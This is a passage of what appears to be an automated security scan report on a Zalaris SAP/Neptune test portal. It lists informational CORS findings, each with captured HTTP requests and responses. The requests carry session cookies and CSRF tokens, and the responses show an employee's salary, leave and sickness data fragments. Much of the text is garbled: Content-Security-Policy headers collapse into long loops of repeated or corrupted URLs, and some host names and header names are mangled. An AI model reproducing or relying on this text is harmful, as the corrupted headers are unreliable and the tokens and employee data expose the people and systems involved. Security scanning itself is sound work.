 https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com/ https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
 https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com https://*.zalaris.com https://e.laris.com/https://e.laris.com/https://e.laris.com/https://e.laris.com/https://e.laris.com/https://e.laris.com/https://e.laris.com/https://e.laris.com/https://e.laris.com/https://e.laris.com/https://e.laris.com/https://e.laris.com/https://e.laris.com/https://e.laris.com/https://e.laris.com/https://e.laris.com/https://e.laris.com/https://e.laris.com/https://e.laris.com/https://e.laris.com/https://e.laris.com/https://e.laris.com/https://e.laris.com/https://e.laris.com/https://e.laris.com/https://e.laris.com/https://e.laris.com/https://e.laris.com/https://e.laris.com/https://e.laris.com/https://e.laris.com/https://e.laris.com/https://e.laris.com/https://e.laris.com/https://e.laris.com/https://e.laris.com/https://e.laris.com/https://e.laris.com/https://e.laris.com/https://e.laris.com/https://e.laris.com/https://e.laris.com/https://e.laris.com/https://e.laris.com/https://e.laris.com/https://e.laris.com/https://e.laris.com/https://e.laris.com/https://e.laris.com/https://e.laris.com/https://e.laris.com/https://e.laris.com/https://e.laris.com/https://e.laris.com/https://e.laris.com/https://e.laris.com/https://e.laris.com/https://e.laris.com/https://e.laris.com/https://e.laris.com/https://e.laris.com/https://e.laris.com/https://e.laris.com/https://e.laris.com/https://e.laris.com/https://e.laris.com/https://e.laris.com/https://e.laris.com/https://e.laris.com/https://e.laris.com/https://e.laris.com/https://e.laris.com/https://e.laris.com/https://e.laris.com/https://e.laris.com/https://e.laris.com/https://e.laris.com/https://e.laris.com/https://e.laris.com/https://e.laris.com/https://e.laris.com/https://e.laris.com/https://e.laris.com/https://e.laris.com/https://e.laris.com/https://e.laris.com/https://e.laris.com/https://e.laris.com/https://e.laris.com/https://e.laris.com/https://e.laris.com/https://e.laris.com/https://e.laris.com/https://e.laris.com/https://e.laris.com/https://e.laris.com/https://e.laris.com/https://e.laris.com/https://e.laris.com/https://e.laris.com/h
 eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
 https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
 https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self
 https://*.zalaris.com:443 blob:
 Strict-Transport-Security: max-age=31536000
 X-Content-Type-Options: nosniff
 Connection: close
 ("modelMasterListData":
[36,"PERNR","REC_ID","REF_ID","REC_TYPE","LOCKED","STATUS","CDATE","CTIME","UNAME","BEGDA","ENDDA","BEGUZ","ENDUZ","STNBY","WF_ID","ACTION","APORID"
,"ADATE","ATIME","MSG","COMME
  ...[SNIP]...
```

## 10.40. https://testportal.zalaris.com/neptune/zmfp dash ess lvreq overview

#### Summary

Severity: Information
Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/zmfp\_dash\_ess\_lvreq\_overview

#### Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

#### Request 1

POST /neptune/zmfp\_dash\_ess\_lvreq\_overview?ajax\_id=GET\_ESS\_LEAVE\_REQUESTS&ajax\_applid=ZMFP\_DASH\_ESS\_LVREQ\_OVERVIEW&sap-client=650&dxp=21100006& field id=00061 HTTP/1.1 Host: testportal.zalaris.com Cookie: saplb\_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB//mn/2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657771688525 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0 Accept: application/json, text/javascript, \*/\*; q=0.01 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://testportal.zalaris.com/
X-Csrf-Token: hNJug3GKpZgFkivcC23fiMsxqYj6hdrUi8LHE7DoMQ0=84D26E83718AA59805922BDC0B6DDF88CB31A988FA85 Content-Type: application/json Sap-Client: 650 Neptunelaunchpad: PORTAL X-Requested-With: XMLHttpRequest Request-Id: |e86c367ed87c412ba8ead36d6d910d01.542ee5152558492c Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-542ee5152558492c-01 Origin: https://testportal.zalaris.com Dnt: 1 Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors Sec-Fetch-Site: same-origin Content-Length: 0 Te: trailers Connection: close

#### Response 1

```
HTTP/1.1 200 OK
Date: Thu, 14 Jul 2022 04:08:34 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade, strict-origin
X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json; charset=utf-8
content-length: 862
dxp-sap: 21100006
x-user-logon-language: E
access-control-allow-origin:
access-control-allow-methods:
access-control-allow-headers:
cache-control: no-store
sap-server: true
Content-Security-Policy: default-src 'self https://*.zalaris.com:443 https://* successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://p.sapsf.com:443 https://p.sapsf.com:443 https://p.sapsf.com:443 https://p.sapsf.com:443 https://p.sapsf.com:443 https://p.sapsf.com:443 https://p.sapsf.com:443 https://p.sapsf.com:443 https://p.sapsf.com:443 https://p.sapsf.com/https://p.sapsf.com:443 https://p.sapsf.com:443 https://p.sapsf.com:443 https://p.sapsf.com/https://p.sapsf.com:443 https://p.sapsf.com:443 https://p.
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://id.signicat.com/ https://*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://*.zalaris.com/443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com/
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com.https://zalaris.com.https://*.zalaris.com.443 http://wiki.zalaris.com.https://cdnjs.cloudflare.com/ https://*.mqcdn.com.443 https://syndication.twitter.com
https://platform.twitter.com/https://*.twimg.com/https://www.atlassian.com/gadgets/images//https://maps.googleapis.com:443/https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST//https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS//data:/https://cdn.recast.ai//https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS//data:/https://cdn.recast.ai//https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS//data:/https://cdn.recast.ai//https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS//data:/https://cdn.recast.ai//https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS//data:/https://cdn.recast.ai//https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS//data:/https://cdn.recast.ai//https://cdn.recast.ai//https://cdn.recast.ai//https://cdn.recast.ai//https://cdn.recast.ai//https://cdn.recast.ai//https://cdn.recast.ai//https://cdn.recast.ai//https://cdn.recast.ai//https://cdn.recast.ai//https://cdn.recast.ai//https://cdn.recast.ai//https://cdn.recast.ai//https://cdn.recast.ai//https://cdn.recast.ai//https://cdn.recast.ai//https://cdn.recast.ai//https://cdn.recast.ai//https://cdn.recast.ai//https://cdn.recast.ai//https://cdn.recast.ai//https://cdn.recast.ai//https://cdn.recast.ai//https://cdn.recast.ai//https://cdn.recast.ai//https://cdn.recast.ai//https://cdn.recast.ai//https://cdn.recast.ai//https://cdn.recast.ai//https://cdn.recast.ai//https://cdn.recast.ai//https://cdn.recast.ai//https://cdn.recast.ai//https://cdn.recast.ai//https://cdn.recast.ai//https://cdn.recast.ai//https://cdn.recast.ai//https://cdn.recast.ai//https://cdn.recast.ai//https://cdn.recast.ai//https://cdn.recast.ai//https://cdn.recast.ai//https://cdn.recast.ai//https://cdn.recast.ai//https://cdn.recast.ai//https://cdn.recast.ai//https://cdn.recast.ai//https://cdn.recast.ai//https://cdn.recast.ai//https://cdn.recast.ai//https://cdn.recast.ai//
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self
https://*.zalaris.com:443 blob:
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close
{"modelleaveReqDialogTableData":
[9,"USER_ID","LEAVE_TYPE_ICON","START_DATE","END_DATE","START_TIME","END_TIME","STATUS_ICON","STATUS_COLOR","DESCRIPTION","00034448","sap-
icon://general-leave-request",
   ..[SNĬP]...
```

10.41. https://testportal.zalaris.com/neptune/zmfp dash ess next salary

#### Summary

Severity: Information Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/zmfp\_dash\_ess\_next\_salary

#### Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

## Request 1

POST /neptune/zmfp\_dash\_ess\_next\_salary?ajax\_id=ESS\_SALARY\_DETAILS&ajax\_applid=ZMFP\_DASH\_ESS\_NEXT\_SALARY&sap-client=650&dxp=21100006&field\_id=00089 HTTP/1.1 Host: testportal.zalaris.com Cookie: saplb\_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657771446092 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0 Accept: application/json, text/javascript, \*/\*; q=0.01 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://testportal.zalaris.com/ X-Csrf-Token: hNJug3GKpZgFkivcC23fiMsxqYj6hdrUi8LHE7DoMQ0=84D26E83718AA59805922BDC0B6DDF88CB31A988FA85 Content-Type: application/json Sap-Client: 650 Neptunelaunchpad: PORTAL

X-Requested-With: XMLHttpRequest

Request-Id: [e86c367ed87c412ba8ead36d6d910d01.6825021c8be24e8f Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-6825021c8be24e8f-01

Origin: https://testportal.zalaris.com

Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors Sec-Fetch-Site: same-origin

Content-Length: 0 Te: trailers Connection: close

## Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 04:04:18 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1: mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN

content-type: application/json; charset=utf-8 Content-Length: 1568

dxp-sap: 21100006 x-user-logon-language: E access-control-allow-origin: ' access-control-allow-methods: access-control-allow-headers: '

cache-control: no-store

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\* successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p.sapsf.com:443 h /a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\* in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://s.alaris.com/443 https://sode.jquery.com/https://maxcdn.bootstrapcdn.com/https://sode.jquery.c http://www.zalaris.com http://zalaris.com https://\*.zalaris.com.https://\*.zalaris.com.https://cdnjs.cloudflare.com/ https://\*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com/https:/// twimg.com/https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-test.s3-amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://t.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://\*.zalaris.com:443 blob:

Strict-Transport-Security: max-age=31536000

X-Content-Type-Options: nosniff Connection: close

{"modeloPageMainData":{"PERNR":"00034448","DAYS":"","MONTH\_1":"July 2022","MONTH\_1\_BEG":"20220701","MONTH\_1\_END":"20220731","SALARY\_1":"0.00
","CUR\_1":"NOK, Net","VIS\_1":true,"MONTH\_2":"June 2022","M .[SNIP].

# 10.42. https://testportal.zalaris.com/neptune/zmfp dash ess other quotas

#### Summary

Severity: Information Certain

Host: https://testportal.zalaris.com

Path: /neptune/zmfp\_dash\_ess\_other\_quotas

#### Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

#### Request 1

POST /neptune/zmfp\_dash\_ess\_other\_quotas?ajax\_id=GET\_ESS\_OTHER\_QUOTAS&ajax\_applid=ZMFP\_DASH\_ESS\_OTHER\_QUOTAS&sap-client=650&dxp=21100006&field\_id=00041 HTTP/1.1 Host: testportal.zalaris.com

Cookie: saplb\_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai user=KMQQH6AyP3h3gm1NJB//mnj2022-07-14T04:02:32.980Z; ai authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;

ai session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657771908076

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0

Accept: application/json, text/javascript, \*/\*; q=0.01

Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://testportal.zalaris.com/

X-Csrf-Token: hNJug3GKpZgFkivcC23fiMsxqYj6hdrUi8LHE7DoMQ0=84D26E83718AA59805922BDC0B6DDF88CB31A988FA85

Content-Type: application/json

Sap-Client: 650 Neptunelaunchpad: PORTAL X-Requested-With: XMLHttpRequest

Request-ld: |e86c367ed87c412ba8ead36d6d910d01.f54c54edf1f64ad1

Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-f54c54edf1f64ad1-01

Origin: https://testportal.zalaris.com

Dnt. 1

Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors Sec-Fetch-Site: same-origin

Content-Length: 0 Te: trailers Connection: close

#### Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 04:11:48 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade,strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: application/json; charset=utf-8

content-length: 409 dxp-sap: 21100006

x-user-logon-language: E access-control-allow-origin: access-control-allow-methods: ' access-control-allow-headers:

cache-control: no-store sap-server: true

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://sapsf.eu:443 https://s https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://\*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com/https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://\*.googleapis.com https://\*.mqcdn.com;443 https://syndication.twitter.com https://platform.twitter.com/https://b.wimg.com/http://www.atlassian.com/gadgets/images//https://maps.googleapis.com/443/https://boost-files-general-eu-west-1-test.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/

eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self

https://\*.zalaris.com:443 blob: ; Strict-Transport-Security: max-age=31536000

X-Content-Type-Options: nosniff

Connection: close

("modeltabOtherQuotasData":[6,"USER\_ID","TIME\_TEXT","DEDUCT\_BEGIN","DEDUCT\_END","ENTITLE","AVAILABLE","650-00034448","Time off overtimer", "20220101", "20221231", "15.00 Hours", "0.00 Hours", "650-00034448 ..[SNIP]..

# 10.43. https://testportal.zalaris.com/neptune/zmfp\_dash\_ess\_paid\_vacation

# Summary

Severity: Information Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/zmfp\_dash\_ess\_paid\_vacation

#### Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

#### Request 1

POST /neptune/zmfp\_dash\_ess\_paid\_vacation?ajax\_id=GET\_ESS\_PAID\_VACATION&ajax\_applid=ZMFP\_DASH\_ESS\_PAID\_VACATION&sap-client=650&dxp=21100006& field\_id=00047 HTTP/1.1 Host: testportal.zalaris.com Cookie: saplb\_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;

ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657771688525 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0

Accept: application/json, text/javascript, \*/\*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/

X-Csrf-Token: hNJug3GKpZgFkivcC23fiMsxqYj6hdrUi8LHE7DoMQ0=84D26E83718AA59805922BDC0B6DDF88CB31A988FA85

Content-Type: application/json Sap-Client: 650 Neptunelaunchpad: PORTAL

X-Requested-With: XMLHttpRequest Request-Id: |e86c367ed87c412ba8ead36d6d910d01.586c092617b14b3d

Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-586c092617b14b3d-01

Origin: https://testportal.zalaris.com

Dnt: 1

Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors Sec-Fetch-Site: same-origin

Content-Length: 0 Te: trailers Connection: close

## Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 04:08:24 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1: mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: application/json; charset=utf-8

content-length: 260 dxp-sap: 21100006 x-user-logon-language: E

access-control-allow-origin: \* access-control-allow-methods: '

access-control-allow-headers: cache-control: no-store

sap-server: true

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://platform.twitter.com/ https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://accounts.ondemand.com/ https://api.com/ https://zalcors.azurewebsites.net/ https://ogin.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://d.sqnicat.com/ https://saputa-inalia.one/inalia https://platform.twitter.com.https://\*.twimg.com.http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com.443 https://boost-files-general-eu-west-1-test.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\* zalaris.com:443 https://maxcdn.bootstrapcdn.com https://com/s.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self

```
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

{"modelpaidVacDialogTableData":
[7,"PERNR","QUOTA_TEXT","DATE_FROM","DATE_TO","ENTITLED","AVAILABLE","UOM","00034448","Vacation","20220101","20221231",25.00000,25.00000,"Days","00034448","Vacation from
...[SNIP]...
```

# 10.44. https://testportal.zalaris.com/neptune/zmfp\_dash\_ess\_sickness

# Summary

Severity: Information

Confidence: Certain

Host: https://testportal.zalaris.com
Path: /neptune/zmfp\_dash\_ess\_sickness

#### Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

#### Request 1

```
POST /neptune/zmfp_dash_ess_sickness?ajax_id=GET_SICKNESS&ajax_applid=ZMFP_DASH_ESS_SICKNESS&sap-client=650&dxp=21100006&field_id=00021 HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650;
ai_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;
ai_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657771908076
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Csrf-Token: hNJug3GKpZgFkivcC23fiMsxqYj6hdrUi8LHE7DoMQ0=84D26E83718AA59805922BDC0B6DDF88CB31A988FA85
Content-Type: application/json Sap-Client: 650
Neptunelaunchpad: PORTAL
K-Requested-With: XMLHttpRequest
Request-Id: |e86c367ed87c412ba8ead36d6d910d01.243adb8cf1e144f8
Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-243adb8cf1e144f8-01
Origin: https://testportal.zalaris.com
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Content-Length: 0
Te: trailers
Connection: close
```

# Response 1

```
Date: Thu, 14 Jul 2022 04:11:57 GMT
 Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade, strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json; charset=utf-8
